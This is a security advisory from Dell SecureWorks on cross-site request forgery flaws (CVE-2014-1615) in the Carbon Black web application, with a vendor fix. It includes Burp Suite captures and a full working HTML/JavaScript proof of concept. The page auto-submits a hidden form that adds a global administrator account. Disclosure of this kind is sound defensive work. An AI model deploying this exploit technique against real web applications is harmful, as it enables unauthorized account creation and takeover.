Security Advisory SWRX-2014-007

Carbon Black Cross-Site Request Forgery (CSRF)

Dell SecureWorks Counter Threat Unit™ Threat Intelligence

Advisory Information

Title: Carbon Black Cross-Site Request Forgery (CSRF)
Advisory ID: SWRX-2014-007
Advisory URL: http://www.secureworks.com/cyber-threat-intelligence/advisories/SWRX-2014-007
Date published: Tuesday, April 1, 2014
CVE: CVE-2014-1615
CVSS v2 base score: 5.1
Date of last update: Tuesday, April 1, 2014
Vendors contacted: Carbon Black
Release mode: Coordinated
Discovered by: Dana James Traversie, Dell SecureWorks

Summary

Carbon Black is an endpoint security solution that provides administrative functionality and other features via a dedicated web application. Multiple vulnerabilities in the Carbon Black web application could allow an unauthenticated remote attacker to conduct cross-site request forgery (CSRF) attacks. These vulnerabilities are due to insufficient or missing CSRF protections. An attacker could exploit these vulnerabilities by persuading a user to follow a malicious link or visit an attacker-controlled website.

Affected products

These vulnerabilities have been confirmed in version 4.0.3, 4.1.0.BETA1, and 4.1.0.BETA2 of the Carbon Black web application.

Vendor information, solutions, and workarounds

The vendor has released an updated version to address these vulnerabilities. All users of the Carbon Black web application should upgrade to version 4.1.0 or later versions.

Details


Multiple vulnerabilities exist in version 4.0.3, 4.1.0.BETA1, and 4.1.0.BETA2 of the Carbon Black web application due to insufficient or missing CSRF protections. Virtually all actions in version 4.0.3, 4.1.0.BETA1, and 4.1.0.BETA2 of the Carbon Black web application are affected. An attacker could leverage these vulnerabilities to conduct CSRF attacks against users of the web application. Successful exploitation may allow an attacker to obtain complete control over the web application, delete or steal data, or launch additional attacks.

CVSS severity (version 2.0)

Access vector: Network
Access complexity: High
Authentication: None
Impact type: Gain privileges/assume identity, bypass protection mechanisms, read application data, modify application data, cause a denial of service
Confidentiality impact: Partial
Integrity impact: Partial
Availability impact: Partial
CVSS v2 base score: 5.1
CVSS v2 impact subscore: 6.4
CVSS v2 exploitability subscore: 4.9
CVSS v2 vector: (AV:N/AC:H/Au:N/C:P/I:P/A:P)

Proof of concept

Dell SecureWorks researchers have created a working CSRF exploit (see Figures 1 through 5) that inserts a new user in the Carbon Black web application with global administrator privileges. A proof of concept video illustrates the vulnerability, the exploit, and its outcome.



Burp Suite Professional v1.5.17 – licensed to Dell SecureWorks [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Request Response
Raw Headers Hex

Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
437	http://10.11.28.70	GET	/cb/boom.html	□	□	200	1240	HTML	html	Carbon Black ...		□	10.11.28.70
439	https://172.16.65.155	POST	/api/user	☑	□	200	414	JSON				☑	172.16.65.155

```
GET /cb/boom.html HTTP/1.1
Host: 10.11.28.70
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Figure 1. A target user browsing to the proof-of-concept exploit hosted on another server. (Source: Dell SecureWorks)


Burp Suite Professional v1.5.17 – licensed to Dell SecureWorks [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Request Response
Raw Headers Hex HTML Render


Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
437	http://10.11.28.70	GET	/cb/boom.html	□	□	200	1240	HTML	html	Carbon Black ...		□	10.11.28.70
439	https://172.16.65.155	POST	/api/user	☑	□	200	414	JSON				☑	172.16.65.155

```
<head>
<title>Carbon Black Web App v4.0.2 CSRF PoC</title>
<script type="text/javascript">
function insertCarbonBlackGlobalAdminUser() {
   var postForm = document.forms[0];
   fixForm(postForm);
   postForm.target = 'hideFrame';
   postForm.submit();
}

function fixForm(form) {
   form.elements[0].name =
'{"username":"danacsrf","first_name":"dana","last_name":"csrf","email":"danacsrf@example.com","password":"csrf123","confirmPassword":"csrf123","global_adn
"true","teams":[],"ignore":"}';
}
</script>
</head>
<body onload="insertCarbonBlackGlobalAdminUser();">
```

Figure 2. Proof-of-concept exploit code sent to the target user in an HTTP response. (Source: Dell SecureWorks)


Burp Suite Professional v1.5.17 – licensed to Dell SecureWorks [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Request Response
Raw Params Headers Hex


Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cooki
437	http://10.11.28.70	GET	/cb/boom.html	□	□	200	1240	HTML	html	Carbon Black ...		□	10.11.28.70	
439	https://172.16.65.155	POST	/api/user	☑	□	200	414	JSON				☑	172.16.65.155	sessi

```
POST /api/user HTTP/1.1
Host: 172.16.65.155
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.28.70/cb/boom.html
Cookie: session="AzMjFLgC95Zty1ID+zSuV3WxF1g=?_expires=STEzODk5NzM4NzUKLg==&_permanent=STAxCi4=&uid=STEKLg=="
Connection: keep-alive
Content-Type: text/plain
Content-Length: 195

{"username":"danacsrf","first_name":"dana","last_name":"csrf","email":"danacsrf@example.com","password":"csrf123","confirmPassword":"csrf123","global_admin":"true","teams":[],"ignore":"}=jun
k"}
```

Figure 3. The HTTP POST request made to the Carbon Black web application via the proof-of-concept exploit code executed in the target user’s browser. Note the value of the ‘Referer’ header and the last portion of the JSON payload. (Source: Dell SecureWorks)



Burp Suite Professional v1.5.17 – licensed to Dell SecureWorks [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Filter: Hiding CSS, image and general binary content
Request Response
Raw Headers Hex

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
437	http://10.11.28.70	GET	/cb/boom.html	□	□	200	1240	HTML	html	Carbon Black ...		□	10.11.28.70
439	https://172.16.65.155	POST	/api/user	☑	□	200	414	JSON				☑	172.16.65.155

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Fri, 17 Jan 2014 14:51:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 25
Connection: keep-alive
Set-Cookie: session="bY/BMfoRh2+HGHF4t4HDg8wZwvo=?_expires=STEzODk5NzM5MTgKLg==&_permanent=STAxCi4=&uid=STEKLg=="; expires=Fri, 17-Jan-2014 15:51:58 GMT; Path=/
Expires: Fri, 17 Jan 2014 14:51:58 GMT
Cache-Control: max-age=0

{
 "result": "success"
}
```

Figure 4. The HTTP response sent from the Carbon Black web application showing that the user was added successfully via the proof-of-concept exploit. (Source: Dell SecureWorks)



```
<!--
// Carbon Black Web App v4.0.2 CSRF PoC
// Dana James Traversie
// Dell SecureWorks
// 01.16.14
-->
<!--
// This PoC will insert a new global admin
// user in the Carbon Black web application.
-->
<html>
<head>
<title>Carbon Black Web App v4.0.2 CSRF PoC</title>
<script type="text/javascript">
function insertCarbonBlackGlobalAdminUser() {
    var postForm = document.forms[0];
    fixForm(postForm);
    postForm.target = 'hideFrame';
    postForm.submit();
}
function fixForm(form) {
    form.elements[0].name =
'{"username":"danacsrf","first_name":"dana","last_name":"csrf","email":"danacsrf@example.com","password":"csrf123","confirmPassword":"csrf123","global_admin"
:"true","teams":[],"ignore":"}';
}
</script>
</head>
<body onload="insertCarbonBlackGlobalAdminUser();">
<h1>Carbon Black Web App v4.0.2 CSRF PoC</h1>
<form name="csrf_form" method="POST" action="https://172.16.65.155/api/user" enctype="text/plain">
    <input name="test" value='junk"}' type="hidden"/>
</form>
<iframe name="hideFrame" height="0px" width="0px"></iframe>
</body>
</html>
```

Figure 5. The proof-of-concept exploit code. (Source: Dell SecureWorks)

Revision history

1.0 2014-04-01: Initial advisory release

PGP keys

This advisory has been signed with the Dell SecureWorks Counter Threat Unit™ PGP key, which is available for download at http://www.secureworks.com/SecureWorksCTU.asc.

About Dell SecureWorks

Dell Inc. listens to customers and delivers worldwide innovative technology and business solutions they trust and value. Recognized as an industry leader by top analysts, Dell SecureWorks provides world-class information security services to help organizations of all sizes protect their IT assets, comply with regulations, and reduce security costs.

Disclaimer

This advisory may not be edited or modified in any way without the express written consent of Dell SecureWorks. Permission is hereby granted to link to this advisory via the Dell SecureWorks website or use in accordance with the fair use doctrine of U.S. copyright laws. See the Dell SecureWorks terms of use at http://www.secureworks.com/contact/terms_of_use/ for additional information.

The most recent version of this advisory may be found on the Dell SecureWorks website at http://www.secureworks.com. The contents of this advisory may change or be removed from the website without notice. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties, implied or otherwise, with regard to this information or its use. ANY USE OF THIS INFORMATION IS AT THE USER'S RISK. In no event shall Dell SecureWorks be liable for any damages whatsoever arising out of or in connection with the use or further publication or disclosure of this information.